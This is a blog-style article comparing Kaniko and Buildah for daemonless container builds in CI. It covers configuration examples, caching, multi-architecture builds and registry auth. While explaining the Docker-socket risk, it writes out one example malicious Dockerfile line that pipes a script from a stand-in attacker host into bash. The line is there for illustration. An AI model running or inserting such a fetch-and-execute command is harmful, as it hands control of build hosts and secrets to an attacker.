
Mounting the Docker Socket in CI Was Always Sketchy
You know that feeling when you solve a problem but immediately realize you’ve created a worse one? That’s Docker-in-Docker (DinD) in CI.
The naive approach: spin up a CI runner, mount /var/run/docker.sock from the host into the container, run docker build. Sounds fine until you realize you’ve just handed your build job root access on the host machine. Someone runs a malicious Dockerfile, and they’re one RUN command away from owning your entire runner, your git history, your deploy keys, your CI secrets, everything. It’s like hiring a contractor to fix your roof and giving them a key to your house, your car, and your bank account.
The problem goes deeper: you’re running a full Docker daemon inside your CI orchestrator (Kubernetes, GitHub Actions, whatever). That’s a lot of baggage. You’re burning CPU and memory on something that’s fundamentally a black box to your build system, and you’ve got no introspection into what’s happening underneath.
Enter Kaniko and Buildah, two tools that say “you don’t need a daemon at all.” They read your Dockerfile (or equivalent), parse it, and build the image layer by layer without ever spinning up dockerd. Different architectures, different tradeoffs, same goal: daemonless builds.
They’re not interchangeable, and picking the wrong one will waste your afternoon. Let’s break down each.
Kaniko: Google’s Kubernetes-Native Image Builder
Kaniko (image builder, Japanese) is Google’s answer to the question “what if we just built the Dockerfile ourselves, without a daemon?”
Heads up before you commit to it: Google archived the original GoogleContainerTools/kaniko repo in June 2025, no more commits, no more CVE fixes from them. Chainguard forked it, with two of the original Google authors doing the forking, and keeps it patched for security issues (don’t expect big new features). The catch: the fork ships source only. The old gcr.io/kaniko-project/executor and gcr.io/kaniko-project/warmer images are frozen at their last pre-archival build and get no further updates, so if you want a maintained container image you either build one yourself from the fork’s source or pull from Chainguard’s paid image catalog. Kaniko isn’t dead, but the free public image you’ve been pulling for years is.
It’s a container image that runs inside your Kubernetes pod (or anywhere, really, but it’s built for K8s). You mount your source code, give it your Dockerfile, point it at a registry, and it goes to work. No daemon. No socket. No root privileges on the host.
How Kaniko Works
Kaniko executes each instruction in your Dockerfile:
- Reads the FROM base image from a registry
- Executes RUN/COPY/ADD/ENV/etc. instructions in a container sandbox (using
runcor equivalent) - Snaps a layer after each instruction
- Pushes the final image directly to a registry (no local Docker daemon needed)
The key insight: Kaniko doesn’t need to store images locally. It builds and pushes in one motion. Your CI pod never accumulates disk bloat from intermediate images.
Kaniko in Practice
You typically run it as a container in your CI pipeline:
apiVersion: batch/v1kind: Jobmetadata: name: build-my-appspec: template: spec: serviceAccountName: kaniko-builder containers: - name: kaniko image: gcr.io/kaniko-project/executor:latest args: - --dockerfile=Dockerfile - --context=git://github.com/user/repo.git#main - --destination=myregistry.azurecr.io/myapp:latest - --cache=true - --cache-repo=myregistry.azurecr.io/cache volumeMounts: - name: docker-config mountPath: /kaniko/.docker volumes: - name: docker-config secret: secretName: kaniko-docker-config items: - key: config.json path: config.json restartPolicy: Never backoffLimit: 1Notice: no privileged container, no Docker socket. Kaniko reads the registry auth from a secret, builds, and pushes. Done.
Kaniko Strengths
- K8s-native. It’s a container. Fits into Kubernetes workflows like it was made for it.
- No daemon overhead. Lightweight compared to DinD. Your build pod uses only what it needs.
- Built-in caching.
--cache=true+--cache-repopushes build layers as a side effect: no separate cache server. - Rootless by default. Runs without root. Your security team will smile.
- Git context support.
--context=git://...clones and builds directly from a repo.
Kaniko Gotchas
- Dockerfile compatibility. Kaniko doesn’t run a full Docker parser. Some edge cases fail: obscure
RUNdirectives, shell expansions, or BUILDKIT-specific syntax likeRUN --mountwon’t work. - Slow cold builds. First build pulls the entire base image and rebuilds all layers. Caching helps, but not as fast as a persistent daemon.
- No local introspection. You can’t
docker runthe intermediate images or debug a layer by shelling in. Kaniko builds in a sandbox: you either get the final image or a build error. - Registry-only output. Kaniko pushes directly to a registry. If you need to store the image locally (testing before push, signing, scanning), you’ll need extra steps.
- The public image is frozen.
gcr.io/kaniko-project/executor:latesthasn’t been rebuilt since the June 2025 archival. It still works, but it ships whatever CVEs were current back then. Build your own image from thechainguard-forks/kanikosource if you need patches.
Buildah: Red Hat’s Scriptable Image Builder
Buildah takes a different angle. Instead of parsing and executing Dockerfiles like Kaniko, Buildah is a command-line tool that lets you script image construction. It pairs naturally with Podman (Red Hat’s daemonless Docker alternative).
Think of Buildah as “image building with shell scripts.” Instead of writing a Dockerfile, you write bash:
#!/bin/bashset -e
# Start from a base imagectr=$(buildah from alpine:latest)
# Add a layerbuildah run $ctr apk add --no-cache bash curl
# Copy filesbuildah copy $ctr ./app /appbuildah copy $ctr ./config /etc/myapp
# Set metadatabuildah config --entrypoint '["/app/entrypoint.sh"]' $ctrbuildah config --label version="1.0" $ctr
# Commit the imagebuildah commit $ctr myapp:latest
That’s Buildah. You get a container handle ($ctr), you manipulate it like clay, you commit it to an image.
Buildah in CI
In Gitea Actions or Woodpecker CI:
steps: build: image: alpine:latest commands: - apk add --no-cache buildah - | ctr=$(buildah from alpine:latest) buildah run $ctr apk add --no-cache bash curl buildah copy $ctr ./app /app buildah config --workingdir /app $ctr buildah commit $ctr ${{ registry }}/myapp:${{ branch }} buildah push localhost/myapp:${{ branch }} docker://${{ registry }}/myapp:${{ branch }}Buildah runs rootless (if your CI system supports it). No daemon. No Docker socket.
Buildah Strengths
- Rootless by default. Runs as an unprivileged user. No compromise on security.
- Scriptable. Want custom build logic? Bash + Buildah lets you do anything. Conditional layer creation, dynamic tags, introspection.
- Podman integration. Works with Podman directly (no Docker daemon required at all).
- OCI compliance. Buildah understands Dockerfile syntax AND OCI image specs. Explicit control over what goes in the image.
- Multi-stage control. You can manipulate intermediate layers explicitly: useful for debugging or building unconventional images.
Buildah Gotchas
- Steep learning curve. Buildah is more verbose than Dockerfile. Simple “copy and run” takes more code.
- Shell-script maintenance. Build scripts can get messy. Error handling, variable quoting, layer caching: all on you.
- Smaller ecosystem. Fewer tutorials, fewer “copy-paste” examples than Kaniko.
- Storage overhead. Buildah stores intermediate images locally (in
$HOME/.local/share/containers/). If you’re building big images repeatedly, disk fills fast. - Podman dependency. Buildah pairs best with Podman. Mix with Docker? You’re fighting the tool.
Side-by-Side: When Each Wins
| Feature | Kaniko | Buildah |
|---|---|---|
| Simplicity | Dockerfile “just works” | Requires shell scripting |
| CI integration | K8s-native, clean | Works anywhere (POSIX shell required) |
| Cache speed | Registry-based, distributed | Local storage, faster cold builds |
| Rootless | Yes, default | Yes, default |
| Debugging | Limited (sandbox) | Full shell access to layers |
| Ecosystem | Large but Google-archived (Chainguard fork now) | Active (Red Hat, Podman community) |
| Dockerfile compatibility | ~95% (edge cases fail) | 99%+ (its own full Dockerfile parser) |
| Output | Registry only | Local or registry |
Real-World Decision Tree
Use Kaniko if:
- You’re in Kubernetes and building frequently. Fast-moving CI pipelines, lots of triggers.
- Your Dockerfiles are standard (no exotic BUILDKIT syntax).
- You want zero local image storage bloat.
- Your team is comfortable pushing directly to a registry (scanning, signing downstream).
Use Buildah if:
- You need to script complex build logic (conditional layers, dynamic tagging, file manipulation before/after build).
- You’re in Podman-first environments (self-hosted Gitea, Woodpecker).
- You want to build, test, and push in a single job without registry intermediates.
- Your Dockerfile uses BUILDKIT-specific features (
RUN --mount, secrets, caching hints).
Caching: The Invisible Speedup
Both tools struggle with one thing: layer caching across builds.
Kaniko’s Registry Cache
kaniko build \ --dockerfile=Dockerfile \ --context=. \ --destination=myregistry.io/myapp:latest \ --cache=true \ --cache-repo=myregistry.io/myapp-cacheKaniko pushes intermediate layers to myapp-cache as throwaway images. Next build, it pulls those layers first. Fast if you have stable base images and slow changes in later layers. Slower if your FROM image or early RUN commands change.
Buildah’s Local Storage
Buildah relies on your container storage driver’s layer cache. Consecutive builds of the same image reuse layers from $HOME/.local/share/containers/. Super fast locally. Terrible in ephemeral CI runners (no persistence between jobs).
Solution: Use a persistent volume in K8s, or accept slower builds in ephemeral runners.
Multi-Architecture Builds (ARM64, AMD64, etc.)
Both tools support multi-arch, but the approach differs.
Kaniko: You run separate jobs (one per architecture) and push to the same registry tag with manifests. It’s manual orchestration in your CI config.
build-amd64:  image: gcr.io/kaniko-project/executor:latest  args:    - --destination=myregistry.io/myapp:latest    - --dockerfile=Dockerfile.amd64
build-arm64:  image: gcr.io/kaniko-project/executor:latest  args:    - --destination=myregistry.io/myapp:latest    - --dockerfile=Dockerfile.arm64
push-manifest:  # Combine both images into a single manifest tag
Buildah + Podman: Use buildah build on the target architecture and podman manifest to combine:
buildah build --arch arm64 -t myapp:arm64 .buildah build --arch amd64 -t myapp:amd64 .podman manifest create myapppodman manifest add myapp myapp:arm64podman manifest add myapp myapp:amd64podman manifest push myapp docker://myregistry.io/myapp:latestPodman’s manifest handling is cleaner if you’re already in the Podman ecosystem.
Registry Auth & Secrets
Both tools need credentials to push to private registries.
Kaniko: Reads docker config.json from a mounted secret:
kubectl create secret generic kaniko-docker-config \ --from-file=config.json=$HOME/.docker/config.jsonMount it in the pod, Kaniko reads it. Clean.
Buildah: Uses buildah login or podman login:
podman login -u myuser -p mytoken myregistry.ioCredentials live in $HOME/.docker/config.json or $HOME/.local/share/containers/auth.json. Same concept, different path.
The DinD Horror Show (Why You Left It Behind)
Just to drive the point home: why daemonless is worth the complexity.
Running DinD in CI means:
- Your CI runner spins up a Docker daemon (dockerd) inside a container.
- That daemon has root inside the container. That’s fine (usually).
- But your build job mounts
/var/run/docker.sockinto the container. - Now your build job has direct socket access to the host’s Docker daemon (if running on a VM or bare metal).
- A malicious Dockerfile does
RUN curl attacker.com/pwn.sh | bash, and suddenly they own the host.
Kaniko and Buildah sidestep this entirely. They’re not daemons. They’re user-land tools that parse and execute instructions. No socket. No root (usually). Boring, safe, and boring is good in infra.
When to Use Which
Kaniko for:
- Kubernetes-native workflows
- Teams that write standard Dockerfiles
- CI environments where build pods are ephemeral and you don’t mind pushing to a registry
- Minimal security concerns (rootless by default, no daemon)
Buildah for:
- Complex build logic (scripted, conditional layers)
- Self-hosted CI (Woodpecker, Gitea Actions) where you control the runner environment
- Podman-first shops
- Builds that need local inspection or signing before push
- Dockerfiles that use BUILDKIT-specific syntax
Neither? If you’re running a small, self-hosted registry and you trust your CI environment, a lightweight Kaniko sidecar beats DinD every time. If you’re scripting image builds for a platform or deployment automation, Buildah’s flexibility shines.
The old DinD approach was born from “we need to build container images, and Docker is what we know.” Kaniko and Buildah ask a better question: “what if we just built images without dragging a daemon along?” The answer is faster, simpler, and less likely to get you woken up at 2 AM by a security incident.
Pick your tool, stop mounting that socket, and sleep better.